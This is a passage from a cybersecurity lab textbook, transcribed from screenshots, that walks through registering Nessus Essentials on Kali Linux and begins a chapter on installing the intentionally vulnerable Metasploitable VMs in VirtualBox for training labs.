
Welcome to Nessus

You can click Settings to configure the Nessus proxy, plugin feed, and encryption password settings before you start the installation, or you can select Register Offline to configure an offline installation.

When you are ready, click Continue to proceed with the installation.

□ Register Offline

Figure 27 – Continue



Welcome to Nessus

Choose how you want to deploy Nessus. Select an option to get started.

○ Set up a purchased instance of Nessus


○ Start a trial of Nessus Expert

○ Start a trial of Nessus Professional

● Register for Nessus Essentials

○ Link Nessus to another Tenable product

Figure 28 – Register


Kali Linux New [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
14:55
Nessus / Setup
https://kali:8834/#/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
tenable
Nessus
Right Ctrl

Get an activation code

To register for a free Nessus Essentials activation code, enter your information.

First Name: First Name

Last Name: Last Name


Email: Email

Already have activation code? Skip this step to enter it manually.

Back Skip Register

© 2024 Tenable™, Inc.

Figure 29 – Skip if already have the code




Register Nessus

Enter your activation code.

Activation Code: G9UE-JEG4-2V8J-Y85Z-JR35

Kali Linux New [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
14:57
Nessus / Setup
https://kali:8834/#/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
tenable Nessus
Back
Continue
© 2024 Tenable™, Inc.
Right Ctrl

Figure 30 – Input the activation code



https://kali:8834/#/

Create a user account

Create a Nessus administrator user account. Use this username and password to log in to Nessus.

Username *

mheathvanhorn

Password *

●●●●●●●●●●●●●●●●●●

© 2024 Tenable™, Inc.

Figure 31 – Create username and password

CHAPTER 13

Create a Vulnerable Desktop VM

MATHEW J. HEATH VAN HORN, PHD

Metasploitable is an intentionally vulnerable virtual machine (VM) that can be used to conduct security training, test security tools, and practice common penetration testing techniques. There are different flavors of Metasploitable (original, 2, and 3) and it offers many features provided by servers and websites except it is completely vulnerable to attacks. Metasploitable 2 is easier to build and based on Linux. However, it's outdated and has been replaced by Metasploitable 3 which is based on Windows Server.

LEARNING OBJECTIVES

- Successfully download, install, and run Metasploitable 2 in VirtualBox and add it to the GNS3 environment.
- Successfully download, build, and run Metasploitable 3 in VirtualBox and add it to the GNS3 environment.

PREREQUISITES

- Chapter 2 – Setting up a GNS3 environment
- Chapter 6 – Adding a Virtual Machine to GNS3

DELIVERABLES

- None – this is a preparatory lab that supports other labs in this book

RESOURCES

- MikroTik Documentation – Getting Started, https://help.mikrotik.com/docs/display/ROS/Getting+started
- Metasploitable Documentation
- RKiLAB, "Metasploitable2 kernal panic – not syncing: IO-APIC error solution (Virtualbox)", https://www.youtube.com/watch?v=aYxfhMrjVhk
- elconak Network & Security, "Lab Setup 1 – Import Metasploitable 2 Linux into Oracle VirtualBox – boot with 'noapic' option", https://www.youtube.com/watch?v=oTSdSIdFbIQ

- Metasploitable 3 Quickstart guide, https://github.com/rapid7/metasploitable3/blob/master/README.md
- Metaspoitable 2 Exploitability Guide, https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/
- Metasploitable 3 Exploitability Guide, https://github.com/rapid7/metasploitable3/wiki/Vulnerabilities

CONTRIBUTORS AND TESTERS


Dante Rocca, Cybersecurity Student, ERAU-Prescott

Phase I – Installing Metasploitable 2 – Sourceforge

This is an easy way to download Metasploitable 2 as a VM. However, it is an older repository. ***NEVER*** expose this VM to an untrusted network. Use NAT or Host-Only modes when using this VM. Metasploitable 2 is VERY old. It still works as a vulnerable machine, but its usefulness may be limited.

1. Visit SourceForge and download the Metasploitable 2 zip file here

2. Once downloaded unzip the file and note where the file is extracted. In our example, we extracted it to the downloads folder


Downloads
metasploitable-linux-2.0.0
Downloads > metasploitable-linux-2.0.0 >
Search metasploitable-linux-2.0.0
New
Sort
View
Details
Today

Name	Date modified	Type	Size
Metasploitable2-Linux	3/31/2024 9:01 PM	File folder	

Figure 1 – Metasploitable 2 in Downloads folder

3. Open VirtualBox and create a new virtual machine

   3.1. On the VirtualBox menu click on ***Machine*** then ***New…***


